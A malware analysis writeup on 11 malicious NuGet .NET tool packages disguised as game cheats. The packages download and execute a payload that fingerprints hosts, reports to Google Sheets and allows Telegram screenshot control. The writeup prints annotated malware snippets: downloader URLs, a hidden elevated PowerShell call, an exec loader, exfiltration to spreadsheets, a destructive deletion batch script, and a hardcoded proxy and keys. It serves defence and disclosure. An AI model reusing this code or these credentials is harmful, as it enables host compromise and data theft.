








Socket proactively blocks malicious open source packages in your code.
Socket’s Threat Research Team analyzed 11 malicious NuGet packages published as .NET command-line tools (DotnetTool package type) that present themselves as game utilities, bots, and “panels”. Every package is a first-stage downloader that fetches and executes a second-stage Windows payload named pepesoft.exe from GitHub Releases and Hugging Face paths under the username pepegit666, with dormant BitTorrent fallback code built in.
The campaign splits cleanly into two stages:
pepesoft.exe). The recovered payloads use downloader-supplied AWS-style key material to retrieve remote configuration, authenticate to Google Sheets, bind activations to hardware, and honor a remote HWID/UUID ban-list. In the three direct-bytecode payloads, the larger game-automation application also exposes Telegram bot commands that can send screenshots back to the configured chat.All 11 packages share the same AWS-style key material and the same process mutex, which ties the downloader stage to a single toolchain. The payload corpus contains recovered original pepesoft.exe files for the eight PyArmor-protected release tags, and each has a distinct hash. Three payloads, Albion, Calculator, and Throne, ship gtaobus.pyc as direct bytecode and recover to large game-automation applications. The other eight wrap gtaobus.pyc with pyarmor_runtime_015050; instrumented recovery produced a roughly 1,040-line licensing and telemetry module for each. The first-stage downloader behavior applies to all 11 packages. The second-stage findings below explicitly distinguish behavior proven across the full recovered payload set from behavior proven only in the direct-bytecode or PyArmor-protected groups.
We have reported these packages to the NuGet security team and requested the removal of the package and the suspension of the publisher’s account.

Attack chain flow: NuGet DotnetTool downloader stages and launches pepesoft.exe, which reports to Google Sheets, honors a remote HWID ban-list, and (in the direct-bytecode builds) exposes Telegram screenshot control.
In addition to libraries, the NuGet package registry also distributes .NET tools, which are packages marked with the DotnetTool package type and installed with dotnet tool install. Once installed, a tool exposes a console command that runs a bundled assembly through the dotnet runner.
The packages in this campaign present themselves as game utilities and register commands such as throne-run. The names map directly to Albion Online, GTA5RP, GrandRP, Majestic RP, RMRP, Amazing RP, Lineage 2, Throne and Liberty, Russian Fishing 4, and generic trigger-bot and calculator-themed tools. The package IDs, command names, release tags, updater-like progress output, Russian-language console messages, and Russian comments in the bundled application manifest point to Russian-language game-utility theming.

Socket’s AI Scanner flagging amazing-x-x@7.7.8 as known malware. The flagged module is the bundled first-stage downloader tools/net8.0/any/amazingrp.dll.
Each package places its downloader assembly under tools/net8.0/any/, named after the game (for example albion.dll, gta5rp.dll, lineage2.dll, and setup.dll for the Throne package). Alongside it, every package bundles the same supporting libraries: Colorful.Console for colored console output, and the full MonoTorrent and Mono.Nat stacks for BitTorrent transfer and NAT traversal.
On launch, the tool prints colored Russian updater-like status text through Colorful.Console (“Launching, please wait”, “Startup speed depends on your internet connection”, “Downloading assets”). It also creates a named mutex so only one instance runs.
// Analyst note: albion.dll, Program.Main. The mutex GUID is reused verbatim
// across all 11 packages, and its hex form (dashes removed and lower-cased) is
// later reused as the hardcoded AWS access key.
string name = "Global\\{5BD61028-3D9C-4B4E-AD45-CA4F1B35D0F4}";
Mutex mutex = new Mutex(initiallyOwned: true, name, out createdNew);
if (!createdNew)
{
    Console.WriteLine("Программа уже запущена", ColorTranslator.FromHtml("#ff2400"));
    await Task.Delay(2000);
    Environment.Exit(0);
}Before any network activity, 10 of the 11 downloader assemblies spawn a hidden PowerShell process with the runas verb to start the Windows Time service and force a resync. The runas verb requests elevation, and the clock resync can reduce TLS failures caused by local clock skew. The Calculator downloader does not contain the SynchronizeSystemTime routine seen in the other samples.
// Analyst note: albion.dll, SynchronizeSystemTime. Hidden window, runas verb.
var startInfo = new ProcessStartInfo
{
    FileName = "powershell.exe",
    Arguments = "-NoProfile -WindowStyle Hidden -Command\"Start-Service w32time; w32tm /resync\"",
    CreateNoWindow = true,
    UseShellExecute = true,
    WindowStyle = ProcessWindowStyle.Hidden,
    Verb = "runas"
};The tool sets three environment variables in its own process so they are inherited by the child pepesoft.exe. Two are AWS-style keys and the third is an endpoint URL pointing at a Cloudflare Worker. This is how the downloader configures the payload’s cloud-storage client without embedding credentials in the payload itself.
// Analyst note: albion.dll, GetCustomSocketsHttpHandler. DoH resolution is
// applied only to github hosts, then the socket connects to the raw IP.
if (host.Contains("github", StringComparison.OrdinalIgnoreCase))
{
    using HttpClient dnsClient = new HttpClient();
    string requestUri = "https://dns.google/resolve?name=" + host + "&type=A";
    using JsonDocument doc = JsonDocument.Parse(await dnsClient.GetStringAsync(requestUri, cancellationToken));
    // ... first A record is parsed and used as the connect target ...
}The download client installs a custom SocketsHttpHandler with a ConnectCallback. When the target host contains the string github, the tool resolves it through Google’s DNS-over-HTTPS resolver instead of the system resolver, then connects directly to the returned IP address. This can bypass hosts-file entries and local DNS sinkholes that defenders often use to block github[.]com, but it does not bypass IP, SNI, or proxy controls by itself.
// Analyst note: albion.dll, RunProgram. Per-package release tag shown here is
// "albion.onlinepanel"; each package uses its own tag (see IOC section).
string hfUrl = "https://huggingface[.]co/buckets/pepegit666/albion[.]onlinepanel/resolve/pepesoft.exe?download=true";
string githubUrl = "https://github[.]com/pepegit666/123f53y45ysdf34/releases/download/albion[.]onlinepanel/pepesoft.exe";
string magnetLink = "";
// ... try hfUrl, fall back to githubUrl, then:
if (string.IsNullOrEmpty(magnetLink))
{
    throw new Exception("Все источники загрузки недоступны.");
}
reconstructedFileName = await DownloadViaTorrent(magnetLink, tempDir);The tool defines three download sources for pepesoft.exe and tries them in order. It first issues a HEAD request to read the Last-Modified header, caches that timestamp in a local version.meta file, and reuses a previously downloaded copy if the server timestamp has not changed. When a download is required, it pulls from Hugging Face first, then GitHub Releases, then a BitTorrent magnet link.
// Analyst note: albion.dll, RunProgram. Per-package release tag shown here is
// "albion.onlinepanel"; each package uses its own tag (see IOC section).
string hfUrl = "https://huggingface[.]co/buckets/pepegit666/albion[.]onlinepanel/resolve/pepesoft.exe?download=true";
string githubUrl = "https://github[.]com/pepegit666/123f53y45ysdf34/releases/download/albion[.]onlinepanel/pepesoft.exe";
string magnetLink = "";
// ... try hfUrl, fall back to githubUrl, then:
if (string.IsNullOrEmpty(magnetLink))
{
    throw new Exception("Все источники загрузки недоступны.");
}
reconstructedFileName = await DownloadViaTorrent(magnetLink, tempDir);
In the analyzed samples the magnet link is an empty string, so the torrent branch is dormant. The MonoTorrent libraries and the DownloadViaTorrent routine are fully present, but enabling the torrent path would require changing the compiled downloader or shipping a new package.

Operator staging on GitHub Releases underpepegit666/123f53y45ysdf34: one release per game tag, each servingpepesoft.exeas a release asset.
Once the payload is on disk under a randomly named .tmp file in a local ./_ directory, the tool writes a short batch file that contains a /realtime launch command. The observed process start path, however, directly starts the payload through cmd.exe /C and does not execute the generated batch file. The generated batch file is deleted after a short delay, so realtime-priority execution is not confirmed from these artifacts.
// Analyst note: albion.dll, RunProgram. The batch contains /realtime, but the
// ProcessStartInfo path below launches cmd.exe directly against the payload.
string contents = "@echo off\r\nstart \"\" /realtime cmd /c \"\"" + reconstructedFileName + "\"\"\r\n";
File.WriteAllText(batchFile, contents);
var startInfo = new ProcessStartInfo
{
    FileName = "cmd.exe",
    Arguments = "/C \"\"" + reconstructedFileName + "\"\"",
    CreateNoWindow = false,
    UseShellExecute = true
};
Process.Start(startInfo);
Ten of the downloader assemblies also call a CleanupMeiFolders routine that removes _MEI temporary directories, the extraction folders that PyInstaller leaves behind. This can remove directories left by prior payload runs. The Calculator downloader does not contain that cleanup routine.
pepesoft.exe is a PyInstaller bundle built on Python 3.13. The Albion, Calculator, and Throne payloads expose their top-level entry module as direct Python bytecode. In those three samples, gtaobus.pyc reconstructs embedded data from base64 and zlib, decrypts it with Fernet, and executes the recovered Python source with exec.
# Analyst note: illustrative reconstruction of the gtaobus.pyc loader logic (the
# real loader rebuilds a tuple of base64+zlib chunks before this step). It joins
# the chunks, decrypts with Fernet, and executes the resulting Python source.
decrypted_code = fernet.decrypt(encrypted_data).decode("utf-8")
exec(decrypted_code)
The file named 81d243bd2c585b0f4821__mypyc.cp313-win_amd64.pyd is byte-for-byte identical across the three unpacked payloads, but its strings identify charset_normalizer mypyc code, including charset_normalizer.cd and charset_normalizer.md symbols. It is an identical compiled dependency, not direct evidence that the malicious payload core is implemented in native mypyc code.
The recovered direct-bytecode sources then expand a second embedded blob with base64.b64decode and zlib.decompress, then execute that decoded source with exec. We decoded those inner blobs statically. They contain the cloud configuration, Google Sheets activation checks, hardware binding, ban-list handling, UI bootstrap logic, keyboard and mouse device inventory, memory and disk inventory, network-connection counts, admin-status checks, and current-directory status writes. The larger direct-bytecode application around that embedded gate contains game automation, STAT telemetry, Discord token polling, OCR, and Telegram screenshot handlers discussed below.
The eight additional recovered payloads, Amazing RP, GrandRP, GTA5RP, Lineage 2, Majestic, RMRP, Russian Fishing 4, and Trigger, also unpack as PyInstaller archives and use gtaobus.pyc as the entry module, but that module is wrapped with pyarmor_runtime_015050 and a large encrypted PyArmor blob. We recovered the source of all eight by running each sample under an instrumented Windows Python 3.13 interpreter in a network-isolated container and capturing the source passed back into Python. Each recovered PyArmor module is roughly 1,040 lines and shares the same licensing, Google Sheets, hardware-binding, ban-list, proxy fallback, activation-key storage, and storefront-linking logic. They differ by the per-game product-sheet name, the tabl_name constant: RMRP, AMAZING, GRANDRP, GTA5RP, L2, MajesticMAIN, RusFish4, and TriggerRP. Those eight recovered modules do not contain the aiogram Telegram command handlers, screenshot senders, Discord webhook constants, or game-automation routines seen in the direct-bytecode Albion, Calculator, and Throne applications.
The inner source reads the three environment variables set by the downloader and uses them to retrieve service.json, first through the Worker URL and then through an S3-compatible fallback bucket.
access_key = os.environ.get('AWS_ACCESS_KEY_ID')
secret_key = os.environ.get('AWS_SECRET_ACCESS_KEY')
WORKER_URLs = os.environ.get('AWS_CONFIG_KEY')

async def get_file_via_proxy(filename="service.json"):
    async with aiohttp.ClientSession() as session:
        async with session.get(f"{WORKER_URLs}/{filename}") as response:
            return await response.json() if response.status == 200 else None

async def init_s3_main():
    service_config = await get_file_via_proxy("service.json")
    if not service_config:
        s3_client = S3Client(access_key, secret_key, "https://s3[.]ru-3[.]storage[.]selcloud[.]ru", "zfile")
        service_config = await s3_client.get_json_file("service.json")
The S3Client class also defines upload_file, delete_file, get_file, and get_json_file methods using aiobotocore, including an await client.put_object(...) upload path. This gives the payload a full read/write cloud client keyed to the operator’s bucket: it pulls service.json on startup and carries built-in capability to upload and delete files in that bucket on demand.
The confirmed telemetry and licensing sink is Google Sheets. After retrieving service.json, the payload builds Google service-account credentials with service_account.Credentials.from_service_account_info(...), authorizes gspread, and opens Google spreadsheets. Across the recovered sources, the code references the shared info spreadsheet, per-game product spreadsheets, the banned worksheet opened from the shared GTA5RP spreadsheet, and, in the direct-bytecode applications, STAT. The eight PyArmor-protected payloads each open a per-game product spreadsheet named after their tabl_name constant: RMRP, AMAZING, GRANDRP, GTA5RP, L2, MajesticMAIN, RusFish4, and TriggerRP. The three direct-bytecode applications open their own product spreadsheets: ALBIONBOTMAIN (Albion), GTA5RPCALC (Calculator), and THRONE (Throne). The GTA5RP spreadsheet is both the GTA5RP payload’s product sheet and the shared host of the banned ban-list worksheet.
In the direct-bytecode Albion, Calculator, and Throne applications, the payload writes start and exit telemetry to the STAT spreadsheet. The recorded fields include:
The recovered PyArmor inner modules also update product worksheets with licensing and system state. The direct-bytecode payloads contain related activation and status-write logic in their inner configuration blobs.
In the decoded inner blobs for Albion, Calculator, and Throne, the payload queries keyboard and pointing-device names through WMI, counts local network connections through psutil.net_connections(), checks whether it is running as administrator, and writes selected inventory fields into Google Sheets cells.
# Analyst note: representative decoded inner blob from the direct-bytecode group.
keyboard_future = executor.submit(get_keyboard_info)
mouse_future = executor.submit(get_mouse_info)
network_future = executor.submit(get_network_connections)

updates = [
    (row_number, 15, sys_info['cpu']),
    (row_number, 16, sys_info['memory']),
    (row_number, 17, sys_info['disks']),
    (row_number, 21, sys_info['network'])
]
is_admin = ctypes.windll.shell32.IsUserAnAdmin() != 0
updates.append((row_number, 18, 'Да' if is_admin else 'Нет'))
for update in updates:
    sheet.update_cell(*update)
# Analyst note: representative PyArmor inner module. New rows receive CPU,
# motherboard, GPU, and generated HWID/UUID values, then status is updated.
updates.extend([
(row_number, 7, current_cpu),
(row_number, 8, current_motherboard),
(row_number, 9, current_gpu),
])
if not saved_hwid: updates.append((row_number, 24, str(uuid.uuid4())))
if not saved_uuid: updates.append((row_number, 25, str(uuid.uuid4())))
for update in updates:
sheet.update_cell(*update)
ws.update_cell(row_idx, h.index("Status") + 1, new_status)This is harmful because it gives the operator a spreadsheet-backed inventory of hosts that ran or activated the tool, their hardware fingerprints, and their runtime status. In the direct-bytecode applications, the additional STAT writes also include current user and machine names, rough physical location, installed display and hardware profile, and active-window metadata. That data can be used to track repeat executions, correlate the same user across reinstalls, enforce licensing, and decide which machines are allowed to continue running the tool.
The direct-bytecode Albion, Calculator, and Throne applications implement Telegram bot handlers with aiogram. Chat IDs are stored in ./libgg/chat_ids.txt after /start, and the bot sends messages and screenshots to the configured chat. This matches the operator storefront’s advertised “Telegram panel” functionality, but it is still a remote-control and data-exposure surface inside a payload delivered by a NuGet downloader.
Whoever controls the configured bot and has an accepted chat can issue predefined remote commands to the host, including screenshot capture, program-window capture, game reconnect automation, game disconnect, and feature toggles that drive local keyboard, mouse, and game-automation routines. In the recovered handlers, /start stores the sender chat ID, and no separate command-level authorization check was found across the 36 aiogram message handlers in the direct-bytecode applications, so any chat that completes /start obtains this remote-control surface over the victim machine.
The Albion and Calculator applications expose commands such as /screen and /pscreen. /screen captures the GTA process window and sends it with reply_photo; /pscreen captures the pepesoft application window and sends it with answer_photo.
screenshot = pyautogui.screenshot(region=(
    gta_window.left, gta_window.top,
    gta_window.width, gta_window.height
))
screenshot.save("./libgg/screenshot_test.png")
file = FSInputFile("./libgg/screenshot_test.png")
await message.reply_photo(file)
The Throne application has the same game-window and program-window screenshot paths, plus additional screenshot delivery in /connect, /disconnect, and fishing-monitoring code. The fishing-monitoring code creates and sends several fixed-region status screenshots, including ./libgg/2_screenshot.png through ./libgg/5_screenshot.png. It also sends ./libgg/ulov_screenshot.png when the relevant fishing notification flag is set, but the creation site for that file was not found in the recovered source. The /disconnect handler captures the full screen with pyautogui.screenshot() and sends it back through Telegram.
screenshot_path = "./libgg/disconnect_screenshot.png"
screenshot = pyautogui.screenshot()
screenshot.save(screenshot_path)
file = FSInputFile(screenshot_path)
await message.reply_photo(file)
This is harmful because the screenshot sender does not distinguish game content from secrets. If a password manager, browser session, wallet, private message, token, recovery phrase, or login form is visible inside the captured region or full screen at the time of capture, that data is included in the image sent through Telegram. The direct-bytecode applications also use ImageGrab.grab(...) and pytesseract.image_to_string(...) for OCR, so screen content is not only capturable as pixels, it can also be converted into text for automation. Separate local OCR/debug screenshots such as screenshot.png, processed_image.png, and Throne’s far_zone or near_zone debug images were found as local automation artifacts, but no Telegram, Discord, S3, or HTTP send path for those specific files was found in the recovered source.
The direct-bytecode Albion, Calculator, and Throne applications also contain an exit handler that changes system state and can delete local files. When the Flet route is /exit, the code deletes DisableLogging and DisableMSI values from HKLM\Software\Policies\Microsoft\Windows\Installer if those values exist. This modifies Windows Installer policy state on the host.
# Analyst note: direct-bytecode exit handler. The code removes Windows Installer
# policy values before writing exit telemetry and creating a shutdown batch file.
installer_subkey = r"Software\Policies\Microsoft\Windows\Installer"
disable_logging = "DisableLogging"
disable_msi = "DisableMSI"
if check_registry_value(winreg.HKEY_LOCAL_MACHINE, installer_subkey, disable_logging):
    delete_registry_value(winreg.HKEY_LOCAL_MACHINE, installer_subkey, disable_logging)
if check_registry_value(winreg.HKEY_LOCAL_MACHINE, installer_subkey, disable_msi):
    delete_registry_value(winreg.HKEY_LOCAL_MACHINE, installer_subkey, disable_msi)
The same exit handler reads Documents\app_settings.json and checks an exitadaptive setting. The setting is also exposed in the user interface with the English label “Delete program data and settings after shutdown,” which supports a cleanup-feature interpretation. When exitadaptive is false, the generated shutdown.bat kills helper processes, kills .tmp processes, and deletes itself. When exitadaptive is true, the generated batch goes further: it deletes every non-EXE file in its current directory, deletes UnRaR.exe, recursively removes every subdirectory with rmdir /s /q, then retries directory removal with PowerShell.
:: Analyst note: direct-bytecode exitadaptive cleanup branch. This is scoped to
:: the batch file's current directory, but it is destructive if user files or
:: unrelated folders are present there.
for %%f in (*) do (
    if /I not "%%~xf"==".exe" (
        if not "%%~nxf"=="%~nx0" (
            del /f /q "%%f" >nul 2>&1
        )
    )
)
for /d %%d in (*) do (
    rmdir /s /q "%%d" >nul 2>&1
)
powershell -Command "Get-ChildItem -Directory | ForEach-Object { Remove-Item -LiteralPath $_.FullName -Recurse -Force -ErrorAction SilentlyContinue }"
This may be intended to clean the bot’s working folder and helper binaries, but it is still a serious host-impact behavior. If the application runs from a directory that contains unrelated user files or folders, the exitadaptive branch can remove them. The registry edits also reach into machine-wide Windows Installer policy rather than staying within the bot’s own configuration.
The payload does not treat every host as anonymous. On startup it reads the activated key, resolves the matching row in the product spreadsheet, and then runs two checks that hand the operator direct control over an individual machine.
First, it pulls a banned worksheet from the shared GTA5RP spreadsheet and compares the current host’s hardware ID and hardware UUID against every entry. A match halts execution.
# Analyst note: check_ban_status(). The ban-list lives in a Google worksheet, so
# the operator can disable a specific machine at any time by adding its HWID/UUID.
banned_list = client.open("GTA5RP").worksheet("banned").col_values(1)
for banned_data in banned_list:
    if banned_data.strip() and (banned_data == current_hwid or banned_data == current_uuid):
        return True
When a ban matches, the payload flips the host’s status to Offline, prints “Ваш ПК в системе приостановлен” (“Your PC is suspended in the system”), and exits.
Second, ensure_device_uuid_fast() reads the CPU, motherboard, and GPU values previously stored in the host’s spreadsheet row and compares them to the live machine. This binds an activation to one physical device, which enforces the paid-cheat licensing model and also causes the tool to reject hardware profiles that do not match the enrolled one. This is harmful because it gives the operator a server-side kill switch over any installed or licensed machine and a durable per-device identity that survives reinstalls.
The eight PyArmor-protected payloads add a Google Sheets resilience path. They first try a direct connection, probing with client.open_by_key('healthcheck'). If the direct connection fails, they retry the same Sheets authentication and traffic through a hardcoded authenticated HTTP proxy. This proxy path was not found in the direct-bytecode Albion, Calculator, or Throne sources.
# Analyst note: boot_sequence(). Identical proxy in all recovered payloads.
PROXY_DATA = {"ip": "196.16.3.71", "port": "9528", "user": "X1U0z7", "pass": "ZHcUHN"}
PROXY_URL = f"http://{PROXY_DATA['user']}:{PROXY_DATA['pass']}@{PROXY_DATA['ip']}:{PROXY_DATA['port']}"
PROXIES = {"http": PROXY_URL, "https": PROXY_URL}
# ... on direct-connection failure, the Sheets session is rebuilt with session.proxies.update(PROXIES)
This is harmful because blocking sheets.googleapis.com or www.googleapis.com at the egress may not stop Sheets writes from those eight payloads if the proxy path succeeds; the tool can reroute the same traffic through hardcoded proxy infrastructure.
A single username and shared constants thread through the entire campaign.
pepegit666 hosts the staged payloads. GitHub Releases live under the repository github[.]com/pepegit666/123f53y45ysdf34, and a mirror lives under the Hugging Face account path huggingface[.]co/buckets/pepegit666. Both platforms are legitimate services abused for payload staging.bots.pepesoft[.]ru and to the Telegram channel t[.]me/pepesoft777. The storefront presents Pepesoft as a commercial game-automation service with Telegram-panel control, which ties the payload family to a paid-cheat operation rather than to a normal NuGet developer tool.calm-voice-9797.888c888x888[.]workers[.]dev is passed to the payload as AWS_CONFIG_KEY and is used to fetch service.json. If that fetch fails, the inner payload falls back to the S3-compatible endpoint s3[.]ru-3[.]storage[.]selcloud[.]ru and bucket zfile.196[.]16[.]3[.]71:9528, so egress blocking of Google alone may not stop Sheets writes from that group.5bd610283d9c4b4ead45ca4f1b35d0f4 and secret value 21b4be57bd3743738393f44d9464e212. The access key value is the process mutex GUID {5BD61028-3D9C-4B4E-AD45-CA4F1B35D0F4} with the dashes removed and lower-cased, a small implementation tell that links the two artifacts.albion[.]onlinepanel, amazing.rp, calculator, grandrp[.]su, gta5rp[.]com, lineage2panel, majesticpanel, rmrp, russianfish4, throne, and trigpanel.dns.google, a legitimate Google resolver, which the downloader uses only to resolve GitHub hosts outside the system resolver.s3[.]ru-3[.]storage[.]selcloud[.]ru ). These are language, targeting, and infrastructure indicators of a Russian-speaking operator, not a claim of nationality or state 